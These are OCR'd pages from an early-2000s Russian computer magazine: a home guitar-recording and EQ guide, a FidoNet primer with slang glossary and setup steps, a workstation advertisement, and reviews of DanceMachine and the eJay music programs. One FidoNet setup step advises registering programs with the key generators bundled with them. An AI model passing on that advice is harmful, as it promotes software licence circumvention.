
Для записи гитары я предлагаю такую схему: Гитара - Усилок - Микрофон - Звуковая Карта - GuitarFX - Обработка в CoolEdit. GuitarFX нельзя использовать одновременно с каким-нибудь аудио-редактором, но в проге есть встроенная функция записи. Итак, действуя по указанной выше схеме, записываем трек. После чистки шумоподавителем (входит в состав Cool Edit и Hyperprism) сигнал обрабатывается эквалайзером. Вполне подойдет графический эквалайзер из состава Cool Edit. Вообще эквалайзером "правятся" все треки в композиции. Ведь простой обработкой этим приборчиком можно творить буквально чудеса. Я убедился в этом, когда первый раз в жизни попытался "поправить" звук акустической гитары. Сигнал просто преображается! (В лучшую сторону конечно :-). Итак, эквалайзинг электрогитары:

100 Гц - поднятие этой частоты дает более полный тембр инструмента.

150-300 Гц - делает гитару более "тяжелой".


6 Кгц - подчеркивается яркость.
7 Кгц - резкость.
10-15 Кгц - легкость и прозрачность.
После эквализации трек обрабатывается ревербератором, а затем загружается в Vegas. Интересный звук можно получить, воспользовавшись плагином AmpSim (он входит в состав пакета Cakewalk 9.0). Этот плаг имитирует работу известных гитарных комбиков. Получается, что сигнал идет сразу через 2 гитарных усилителя: твой хардверный усилок и софтовый амплифер из состава AmpSim. Если к композиции захочется записать вокал, то лучше это делать в Sonic Vegas. Его алгоритмы записи позволяют получить качественный и наиболее четкий и легкий звук. Советы по эквалайзингу вокала:
200-300 Гц - делает звучание вокала более полным и гармоничным.
5-7 Кгц - разборчивость высоких частот.
10-15 Кгц - прозрачность партии.

<Его Величество Sonic Foundry Vegas Pro>



Sonic Foundry Vegas - запись и сведение

Возможно, обычного гитарного аккомпанемента будет недостаточно, и появится необходимость в дополнительном аккомпанементе. Воспользуйся MIDI - аккомпаниатором, ведь сейчас большинство звуковых карт оснащено, достаточно качественным набором MIDI - голосов. Среди множества аккомпаниаторов-аранжировщиков я выбрал прогу Band-in-a-Box.



Это он! Могучий Band-in-a-Box.

В окне программы нужно просто написать аккорды к твоей композиции и указать ее стиль, а также инструменты, которые будут использованы. Остальное программа сделает сама. Теперь о работе в общей связке других программ. Вообще результат работы программы можно сохранить в MIDI-файл, а WAV-треки замиксить в один файл, затем свести это все в редакторе, который работает с MIDI (Cakewalk 9.0, например). А можно просто записать MIDI-сигнал в виде обычного WAV-файла. WAV-файл миди-аккомпанемента можно хорошо отэквалайзерить, а потом загрузить в Vegas к остальным трекам.

<Final>

После записи и мастеринга всех треков сводим их в один файл. Готовую композицию загружаем в T-Racks, аналог железно-пластикового лампового звукового процессора. В T-Racks обрабатываем звук по своему усмотрению (из всех модулей программы я юзаю эквалайзер с компрессором, чего и тебе желаю). ГОТОВО! Осталось закодить ее в MP3 и показывать всем посетителям твоего скромного жилища (ну разве трехэтажный особняк за городом это настоящий дом? %)). Если народу действительно понравится твоя музыка, то неплохо бы выложить ее в Инет (например, на www.mp3.com), вдруг приобретешь мировую известность?



T-Racks - звуковой процессор

<Постовый скриптум>

Засим спешу откланяться, вот только хочу сказать, чтобы ты не забывал, что комп - это лишь инструмент для творчества. Можно выучить наизусть все проги, особенности и тонкости звукообработки, но быть достаточно хреновым музыкантом. Удачи и поменьше фонов в колонках!





PC_Zone

FidoNet по нашему!

 Slam (sergey@soobcha.ru)

Fido по нашему Net

Настоящие ФИДОшники не торопятся и читают ДОКи

ФИДОшный сленг


Сисоп	- (англ. SysOp) Системный оператор
Координатор	- (англ. Coordinator) Ответственное лицо сети
Ноделист	- (англ. Nodelist) Список узлов сети
Нетмайл	- (англ. NetMail) Сетевая почта Варианты : мыло, нетмейл
Хост	- (англ. Host) Главная станция сети
Хаб	- (англ. Hub) Нагруженная станция сети для раздачи почты
Гейт	- (англ. Gate) Шлюз для передачи почты из зоны в зону или из одной гло бальной сети в другую
Нода	- (англ. Node) Узел сети. Варианты: нод
Поинт	- (англ. Point) Абонент сети
Босс	- (англ. Boss) Узел, поинтом которого яв ляется данная станция
Аплинк	- (англ. Uplink) Вышестоящая в иерархии станция сети
Даунлинк	- (англ. DownLink) Нижестоящая в иерар хии станция сети
Ака	- (англ. AlsoKnownAs) Дополнительные ад реса станции
Аркмейл	- (англ. ArcMail) Почта, предварительно сжатая архиватором
Эха	- (англ. Echo) Конференция сети
Сабж	- (англ. Subj) Тема письма. Варианты: сабдж, субж и т.д.
Тирлайн	- (англ. TearLine) Специальная строка пись ма - конец текста
Ориджин	- (англ. Origin) Последняя строка письма эхопочте
Кладж	- (англ. Kludge) Служебная информация в письме. Вар.: клудж
Траффик	-(англ. Traffic) Объем писем в килобайтах, проходящийчерез станцию (или конфе ренцию) за определенный период времени
Квотинг	- (англ. Quoting) Цитирование
Поинтлист	- (англ. Pointlist) Список поинтов сети
Таг	- (англ. Tag) Название конференции
Полиси	- (англ. Policy) Устав сети FIDONet
Модератор	- (англ. Moderator) Человек, проверяющий выполнение правил данной эхоконфе ренции
Оффтопик	- (англ. OffTopic) Сообщение не по теме конференции
Рулесы	- (англ. Rules) Правила конференции
Мейлер	- (англ. Mailer) Почтовая программа. Вар.: Мейлер
Аттач	- (англ. Attach) Специальное письмо, пере сылаемое вкупе с файлом
Аутбаунд	- (англ. Outbound) Каталог с исходящей почтой станции
Тоссер	- (англ. Tosser) Эхопроцессор
Роутинг	- (англ. Routing) Маршрутизацияпочты
Дед	- "Русское" произношение названия редак тора GoldEd

FIDONet – некоммерческая сеть, то есть в ней запрещена любая коммерческая деятельность (за исключением специально выделенных конференций). В нашей многострадальной стране FIDO одна из немногих сетей, пользование услугами которой соответствует скромным возможностям кармана рядового пользователя.

Изначально FIDONet задумывалась как сеть для обмена личными письмами. Поэтому первым типом почты в FIDONet исторически оказалась сетевая почта, или нетмейл (NetMail). Письмо, отправленное сетевой почтой, существует всегда в единственном экземпляре, который перемещается от автора к адресату через один или несколько узлов сети.

<Part 1. Episode 1: Что есть FidoNet>

Формально FIDONet представляет собой глобальную некоммерческую информационную сеть, охватывающую весь цивилизованный мир. На самом деле FIDONet - это уникальная возможность пообщаться с людьми, которых ты, может быть, так никогда и не увидишь воочию, приобрести новых друзей, найти совет практически по любому вопросу, отыскать квалифицированных работников и т.п. Основным преимуществом FIDONet является ее бесплатность. Будучи членом FIDONet, ты не будешь оплачивать ничего, кроме, может быть, абонентской платы за телефон. Единственная плата - это угощение своего босса пивом :). FIDONet - некоммерческая сеть, то есть в ней запрещена любая коммерческая деятельность (за исключением специально выделенных конференций). В нашей многострадальной стране FIDO одна из немногих сетей, пользование услугами которой соответствует скромным возможностям кармана рядового пользователя. Скорее всего, твое знакомство с миром FIDONet начнется с пользования многочисленными BBS, разбросанными по всей территории страны от Москвы до Чукотки. Однако следует помнить, что станция FIDONet может не иметь BBS, в то время как BBS может не быть станцией FIDONet. Немного изучив стиль общения в FIDONet, подучившись жаргону и терминам, ты можешь решить для себя, стоит ли переходить на следующий этап работы с сетью - получение адреса абонента сети (поинта).



Вот так выглядит T-Mail...

<Episode 2: Иерархия ФИДО>

Самой крупной единицей деления FIDONet является зона (Zone). Россия входит во вторую зону (Европа и т.д.), США находятся в первой зоне. Подробное описание номеров зон ты можешь найти в мировом нодлисте. Зона имеет своего координатора (Zone Coordinator, ZC), координатора по вопросам эхоконференций (Zone EchoMail Coordinator, ZEC) и т.д.

Зона, как правило, имеет собственные ворота (гейты, gate) для отправки почты другим зонам сети. Каждая зона имеет свой список узлов, включаемый в мировой нодлист как один из сегментов. Следующей единицей деления сети является регион (Region). Россия находится в регионе 50 (обозначается обычно как R50). Регион отражается в сетевом адресе, однако, в отличие от зоны и прочих единиц деления, не входит в адрес как самостоятельная величина. Каждый регион имеет своих координаторов и свой сегмент нодлиста зоны, который ведет региональный координатор (RC, Regional Coordinator, R50C в случае России). Помимо RC имеется еще REC (Regional EchoMail Coordinator) и другие координаторы.



...а вот так Голый дед

Базовой единицей территориального деления FIDONet является сеть (Net). Сеть характеризуется уникальным номером внутри зоны и содержит в себе номер того региона, к которому сеть принадлежит. Номер сети входит в сетевой адрес в качестве самостоятельного поля, в то время как номер региона образуют первые две цифры номера сети (для региона 50 все сети имеют номера 50xx). Сеть также имеет своего координатора (NC, Network Coordinator) и координатора по вопросам эхопочты (NEC, Network EchoMail Coordinator). Сеть имеет свой сегмент в нодлисте региона и, кроме того, список абонентов сети (поинтов, точек, от англ. point), называемый обычно поинтлистом.

NEXT

НЕ СПЕШИ ВЫБРАСЫВАТЬ ТЕЛЕВИЗОР!



Потому что теперь, благодаря пуску нового передатчика, жители Москвы и Московской области смогут легко настроиться на любимый Муз-ТВ и оттянуться по полной. Все!



PC_Zone

FidoNet по нашему!

Slam (sergey@soobcha.ru)

<Episode 3: Виды почты в FidoNet>

Изначально FIDONet задумывалась как сеть для обмена личными письмами. Поэтому первым типом почты в FIDONet исторически оказалась сетевая почта, или нетмейл (NetMail). Письмо, отправленное сетевой почтой, существует всегда в единственном экземпляре, который перемещается от автора к адресату через один или несколько узлов сети. Узлы сети объединяют сетевую почту, предназначенную для посылки на определенный узел (группу узлов или целый регион) в пакеты, которые отправляются, лишь только будет установлено соединение.

Сетевая почта представляет собой аналог обычного письма, находящегося в конверте (т.е. прочесть его может только адресат). Однако, в связи с полным запретом на передачу коммерческой информации, сетевую почту могут просматривать системные операторы узлов (так что лучше не вспоминай в письмах про свои сексуальные оргии), через которые осуществляется пересылка письма. Эта перлюстрация может осуществляться с целью выявления коммерческой информации, передаваемой по сети.

С разрастанием сети возник новый вид почты - эхопочта, или эхомейл, EchoMail. Эхопочта представляет собой аналог доски объявлений, на которой каждый может разместить письмо или ответить на письмо другого человека. Эхопочта обычно делится на конференции различной тематики (эхи, Echo). При этом письмо будет отправлено на все станции сети, подписанные на конкретную доску (конференцию). Эхописьмо существует не в одном, а в нескольких сотнях или даже тысячах экземпляров. Помните об этом при написании писем в эхопочте. Как правило, эхописьмо передается в упакованном виде (т.е. пакеты с письмами упаковываются архиватором типа ZIP, ARJ). В таком случае эхопочту принято называть аркмейлом (ArcMail).

<Part2: Episode 1: Софт для тебя>

Теперь, собственно после небольшого вступления, перейдем непосредственно к разбору софта и настроек. Существуют даже целые наборы для ФИДОшников. Например:

Easy Fido www.altnet.ru/~svf/soft/easy_fido.exe Вес: 1423Kb

WinPoint www.ftnts.id.ru/cgi-bin/download/load.pl?files/main/winpoint.rar Весит 1795Kb.

Обычно ими пользуются только чайники - это не для нас. Мы будем настраивать все ручками, главное - чтобы они были :-). Небольшое отступление: существуют три вида ПО для ФИДО (мы не будем рассматривать работу с файлами). Любая станция сети использует три основных компоненты сетевого ПО: Мейлер (Mailer), Эхопроцессор, Редактор сообщений (Message Editor)

Мейлер - это специальная почтовая программа, предназначенная для отправки писем и файлов через модем на соответствующие сетевые адреса. Мейлер осуществляет дозвон по указанному адресу, установление соединения, передачу и прием писем и файлов, а также управление модемом и другие дополнительные функции. Как правило, участие человека при этом необязательно. Из числа известных мейлеров следует упомянуть FrontDoor и T-Mail.

Эхопроцессор (EchoProcessor) это программа, предназначенная специально для распаковки и упаковки почтовых пакетов с сетевой почтой, ArcMail-пакетов, импорта и экспорта писем в базу писем, преобразований базы и т.д. Каждая станция имеет свою базу писем (message base), которая разделена на области (конференции). Письма из соответствующих эхоконференций копируются эхопроцессором в области базы писем для их последующего прочтения. Наиболее известными эхопроцессорами являются: Squish, GEcho, FastEcho и т.д.

Редактор сообщений позволяет просматривать базу писем по областям, создавать новые письма как в сетевой, так и в эхопочте. Помимо этого, типовые редакторы предоставляют множество других возможностей: перемещение писем из области в область, сканирование базы писем на предмет новой/личной почты, возможность работы в локальной сети с несколькими пользователями и так далее. Наиболее популярными редакторами являются GoldEd (за такое название его обычно зовут "голым дедом" или просто "дедом"), timEd (более быстрый, зато менее навороченный) и различные другие извращения - FM, входящий в комплект мейлера FrontDoor, и т.д.

Для начала тебе нужно:

1. Расположить каталог Fido в корне диска. Проверить наличие архиваторов (pkzip, pkunzip штатно) в путях поиска.
2. Прописать реальный адрес, имя и пароли (вместо User Useroff и PASSWORD, соответственно) во всех программах комплекта!
3. "Зарегистрировать" все программы, к которым приложены генераторы ключей, на свое имя и адрес (FastEcho).

<Как получить пойнта?>

Приведу пример того, как это нужно делать у одного из наших боссов. Все очень просто :-). А теперь по порядку...

Сначала будущему поинту надо скачать с BBS или взять в каком-либо еще месте набор программ для создания у себя станции FIDO. В этот набор входят: редактор сообщений (editor), эхопроцессор (tosser), мейлпроцессор (packer) и мейлер (mailer). Кроме этих программ необходим свежий (или относительно свежий ;-)) список действующих узлов FidoNET (nodelist).

После того как у тебя на компьютере будут все эти программы, приступай к настройке. Везде есть достаточно подробные подсказки, кое-где даже на русском языке. Настройка может занять некоторое время. Я, например, когда в первый раз настраивал станцию, практически не отходил от компьютера в течение двух суток. Но тебе проще - есть у кого проконсультироваться, я же такой возможности был лишен.

Итак. Станция настроена. Да, кстати, станцию настраивать необходимо на тестовый адрес 2:50xx/xxx.999 или 2:50xx/xxx.9999. Далее с этого тестового адреса пишешь письмо примерно такого содержания:

Hello! Я, Вася Пупкин (Vasia Pupkin), настроил станцию и хотел бы получить поинтовый адрес. Я работаю в фирме "Рога и Копыта" старшим помощником младшего подметалы. Вот строчка в поинтлист:

??,Horns_And_Hoofs,NewYork,Vasia_Pupkin,-unbublished-,14400,XA,U,TME

С нетерпением жду ответа. До свидания, Vasia.

Совершенно необязательно писать именно так ;-). Кроме того, в письме можно указать, например, день рождения, голосовой телефон и т.п. Если ты не желаешь указывать место работы - пожалуйста, это совершенно необязательно. Не хочешь, чтобы твой телефон фигурировал в поинтлисте, - поставь -Unpublished-. Можно даже не писать строчку... НО! Обязательно сообщай название станции, город и имя.

После отправки этого письма звонишь голосом, так будет лучше всего, и босс сразу сможет сообщить, какие ошибки были совершены, или, если все нормально, скажет тебе номер поинта. Ну вот, собственно, и все. У тебя появляется FIDO-адрес, а у босса некоторые новые проблемы с начинающим пойнтом ;-).

Думаю, теперь у тебя прояснилось хоть что-то насчет ФИДО. И, наконец, я дам тебе ссылки на сайты о ФИДО, чтобы ты не мучил мой мыл письмами с мольбами помочь :-).

www.fido7.ru - собственно "главный" сайт
ftp://nika.dlm.ru/pub/soft/fido - а вот здесь ты сможешь качнуть все, что твоей душе угодно :).





СДЕЛАНО В РОССИИ! СДЕЛАНО НА СОВЕСТЬ!



I персональные компьютеры Proxima I ноутбуки Tornado I

I серверы Marshall I **рабочие станции Carbon** I

R-Style® Carbon™ V12 Me

Высокопроизводительные рабочие станции **R-Style® Carbon™ V12 Me** построенные на базе процессора Intel® Pentium® 4, предназначены для рабочих мест с высокими требованиями к производительности компьютера, для работы со сложными бизнес, аудио, видео и графическими приложениями.

Система качества проектирования, разработки и производства R-Style Computers сертифицирована на соответствие стандарту **ISO 9001-2001**

Технические характеристики:

Процессор Intel® Pentium® 4 1,6 ГГц (до 2ГГц)
Память 256 МБ (до 3ГБ)
Видео GeForce 2 32МБ (64 МБ)
Жесткий диск 40 ГБ (7200 об/мин)
FDD 1.4 МБ
DVD 8x
Звук Sound Blaster Live
Клавиатура, Мышь - PS/2
Операционная система Microsoft® Windows® 2000
(или Microsoft® Windows® 98)

Компьютеры R-Style® Carbon™ идеально подходят для обработки потоковых данных: аудио, видео и сложных графических приложений. А также являются лучшей платформой для современных компьютерных игр.



Оптовые поставки:
Компания RSI, тел.: (095) 907-1101,
факс: (095) 904-5995, www.rsi.ru
Техническая поддержка:
R-Style Computers,
тел.: (095) 903-3830, (095) 903-4415,
www.r-style-computers.ru/

Партнеры по розничной продаже и системной интеграции:

Братск ООО БАЙТ
(395-3) 41-1121,41-3834
Губкинский, ЯНАО
МУП «ПурИнформ»
(345 36) 5-5719
Москва АБН
(095) 960-2323, 755-8813
(многокан.)

Москва R-Style
(095) 904-1001 (многокан.)
Москва Группа компаний СИБКОН
(095) 923-44-72, 292-77-62
Нижний Новгород R-Style
(8312) 44-3517, 44-1622

Новосибирск R-Style
(3832) 66-8058, 66-6378
Ростов-на-Дону R-Style
(8632) 52-4813, 58-7170
Санкт-Петербург R-Style
(812) 167-14-30 (31, 32)
Тамбов Аксиома
(0752) 71-33-70, 75-04-66

Тула Питер - Софт
(0872) 355-500 (многокан.)
Уфа Альбея-Техпроект
(3472) 23-7472, 23-7476
Хабаровск R-Style
(4212) 21-8549, 22-0675

Логотип Intel, Intel Inside и Pentium являются зарегистрированными товарными знаками, а Pentium 4 – товарным знаком Intel Corporation или дочерних компаний Intel Corporation на территории США и других стран.

PC_Zone

Создай свой собственный Дэнс-Хит!

Андрей Каролик (andrusha@sl.ru; www.dal.net.ru)
и [bMa][x] (berdnick@yandex.ru)

Создай свой собственный Дэнс-Хит!

...началось с программы DanceMachine. В ней в одной из первых была реализована возможность собирать, как в конструкторе лего, композиции из сэмплов.

Кстати, многие демомейкеры не полюбили эту программу только за то, что теперь любой начинающий мог делать музыку, по уровню не уступающую музыке закоренелого профи, при этом не затратив практически никаких сил.



Сделай в конце концов своей девушке подарок на день рождения - свой альбом со своей танцевальной музыкой. Я думаю, она это оценит :).

Что греха таить, каждый в глубине души считает себя музыкантом. И стоит только дорваться до любой программы, с помощью которой можно написать музыку, как у тебя появляется гипер-желание создать свою неповторимую композицию. Ты тратишь сначала кучу времени для того, чтобы разобраться в программе, потом кучу времени для того, чтобы попробовать что-то сделать. А результат плачевный - толком ничего не выходит. Не хватает музыкальных способностей и навыков работы с подобными программами. Для примера, я точно так же маялся еще в досской программе Fast Trakcer, в которой по-хорошему не обойтись без мидиклавиатуры, на обычной клавиатуре набивать музыку по всем каналам было сложно, нереально долго, нудно и малорезультативно. К тому же слух у меня... При этом я видел реальные хиты, которые делали на этой программе к демкам демомейкеры. И начинающим вроде меня можно было бы руки наложить и забыть про свой собственный дэнс-хит. Но позже началось движение дэнсоподобных машин, которое началось с программы DanceMachine. В ней в одной из первых была реализована возможность собирать, как в конструкторе лего, композиции из сэмплов. Никакая мидиклавиатура при этом уже не требуется, только программа и множество сэмплов, которые можно брать с CD-сборников с сэмплами, скачивать в инете и делать самому. Программа пошла в народ, и позже появилось множество аналогичных клонов с более продвинутыми возможностями и под разные стили музыки. Серьезным программам для написания музыки дэнсоподобные проигрывают, но они сделаны именно для начинающих. Достаточно напихать в прямом смысле слова сэмплов, и твой собственный мега-трэк на коленке готов. Не это ли ты искал?

<Dance Machine>


Требования к системе:

- камень 486DX-33 и выше
- 8 метров мозгов
- SVGA-карта с 256 и более цветами
- CD-ROM x2 и выше
- 16-битная звуковуха
- мышь белая
- окошки с русскими шрифтами


Устанавливается на винт при минимальной установке около 55 метров и частично работает с диска, при полной установке чуть более 140 метров и работает полностью локально с винта.


Установка DanceMachine

После запуска программы радует глаз веселая расцветка, и уже чешутся руки начать делать свои хиты. В твоем распоряжении микшер на восемь дорожек, две из которых (7-ая и 8-ая) только на левый и правый канал соответственно, остальные идут по двум каналам. Сверху располагается временная линейка, к которой привязана сетка микшера. Любой сэмпл имеет длину, кратную шагу сетки микшера. В самом низу находится управление текущим открытым музыкальным произведением, как в твоем обычном плеере: перемотка туда-сюда, плей, стоп, реверс. Кроме того слева в этом меню есть возможность записать текущий дэнс-хит, загрузить уже сохраненный, а справа управление сэмплами: стереть, экспортировать и импортировать. Просто и удобно.


Внешний вид DanceMachine

Над меню управления находится каталог сэмплов, условно разбитый по темам, текущая открытая тема с перечнем сэмплов, прокрутка внутри темы, регулятор громкости и кнопка записи. И все. Далее посредством драга и дропа заполняешь дорожки сэмплами и при желании слушаешь свою байду :). Только на установочном диске прилагается порядка тысячи сэмплов, дополнительно можно купить еще библиотеки с сэмплами или импортировать свои. Внутренний формат хитов в программе *.mix, а сэмплов *.pxd. Импорт и экспорт работают с *.wav. Когда твой мегахит будет завершен, нужно будет его переписать в mp3, сделать обложку к диску и пускать в продажу. Как только подобная мысль у тебя проскочит в голове, смело ткни Rec, выбери, куда будешь писать, и вперед.



Запись в DanceMachine

В целом с DanceMachine был первый прорыв в области создания музыки с помощью сэмплов. Кстати, многие демомейкеры не полюбили эту программу только за то, что теперь любой начинающий мог делать музыку, по уровню не уступающую музыке профи, при этом не затратив практически никаких сил. Но, честно говоря, восьми дорожек порой было недостаточно, а средства создания своих собственных сэмплов отсутствовали.




<Techno eJay>

Требования к системе:

- камень пентюх 66 и выше
- 16 метров мозгов
- разрешение на тачке 800х600 или 1024х768х256
- CD-ROM х4 и выше
- 16-битная звуковуха (DirectX совместимая)
- мышь серая
- окошки с русскими шрифтами

Techno eJay - технопродолжение DanceMachine под лозунгом "Не дай себе оглохнуть". Если ты прислушался к советам Данечки по поводу выживания своих соседей громкой музыкой, если ты не можешь жить без современных ритмов и если тебе надоело ля-ля-ля по радио, то ставь Techno eJay и окунешься в энергичные техноритмы. Опять же стильный фейс, но уже с уклоном на явное техновыражение. Для установки потребуется либо 65 метров для минимальной установки, либо около 420 метров на винте для полной установки уже без обращения к диску во время работы с программой.



Возможностей в Techno eJay, как и в любом продолжении чего-либо, гораздо больше по сравнению с DanceMachine. Микшер уже расширен до 16 дорожек. В DanceMachine дорожки были жестко фиксированы по каналам, и только две были по разным каналам. Здесь этот недостаток исправлен. Любую дорожку можно сделать только на левый канал, только на правый канала или на оба канала. При записи можно произвольно подключать и отключать дорожки (значок микрофона рядом с каждой дорожкой). Сэмплы опять же разбиты по темам, и в этот раз на установочном диске их около 3000! Кроме регулятора громкости появился регулятор bpm (ритма).

Чтобы создать композицию, нужно просто разместить сэмплы на 16-и или 8-и дорожках, скопировать что надо, добавить вокал из библиотеки, можно даже записать свой голос и вставить его в композицию. Можно взять цифровой диктофон и записать лекцию любого учителя, наложить на хипхоповский бит, добавить несколько запилов и пригласить друзей на хипхоп пати. Сэмпл обозначается по длине прямоугольником цвета группы, в которой он изначально был, например, вокал - желтый, бас - красный и т.д. Сэмплы "лепятся" друг к другу при приближении. Работать в иджеях очень прикольно. Готовые миксы можно записывать как WAVы, так и в ejay mix files.




Морда Techno eJay



Установка Techno eJay

Кроме импорта сэмплов извне, в Techno eJay появились свои средства создания сэмплов внутри программы. Свои сэмплы можно делать в Студии эффектов или на Гипер генераторе. Обе фичи вызываются в правом меню Techno eJay. С помощью различных ползунков и переключателей можно получить из уже имеющихся сэмплов и отдельных звуков свои собственные сэмплы. Студия эффектов работает с уже имеющимися сэмплами и позволяет генерить из них свои собственные, изменяя или добавляя новые эффекты (фильтр, эхо, роботизация, искажение, громкость). Гипер генератор работает со звуками (выбираются в меню Выбор звуков). Изменяя тональность, эффекты (фильтр, эхо, искажение, громкость) и ритм, можно получить неповторимое собственное звучание. Кроме того, в Гипер генераторе можно совместить последовательно четыре панели, на которых можно задать разные звуки. Когда ты сгенеришь что-то стоящее, можешь записать полученное на диск или вставить непосредственно в свою текущую композицию.



Студия эффектов в Techno eJay


В Techno eJay аналогично DanceMachine свою будущую композицию наполняешь сэмплами с помощью драга и дропа. Далее слушаешь, исправляешь, что не понравилось, и в конце концов доводишь до ума. Чтобы оставить свои творения потомкам, можно записать полученное на винт. Запись в Techno eJay тоже делается в *.wav формате, выбираешь только место, куда будешь писать.

NEXT

PC_Zone

Создай свой собственный Дэнс-Хит!

Андрей Каролик (andrusha@sl.ru; www.dal.net.ru) и [bMa][x] (berdnick@yandex.ru)




Запись в Techno eJay

Techno eJay уже на порядок выше Dance Machine по своим возможностям. Расширенный микшер, новые эффекты и свои средства создания сэмплов делают эту программу более эффективной в создании своих дэнс-хитов. Единственное: направленность всей программы - техно. Но все сэмплы от DanceMachine можно просто импортировать в Techno eJay.


<HipHop eJay>

Успех Techno eJay не оставил без внимания кошельки производителей, и вскоре появился еще один клон DanceMachine – HipHop eJay. Требования к системе точно такие же, как и в Techno eJay. Частичная установка на винт жрет примерно 60 метров, а полная - порядка 560 метров на винте.



Установка HipHop eJay

Полная аналогия Techno eJay в управлении и компоновке за исключением хипхоповского стиля и хипхоповских сэмплов. Среди нововведений тут есть Скрэтч генератор, Грув генератор, Матрица грув генератора и Студия эффектов.



Внешний облик HipHop eJay

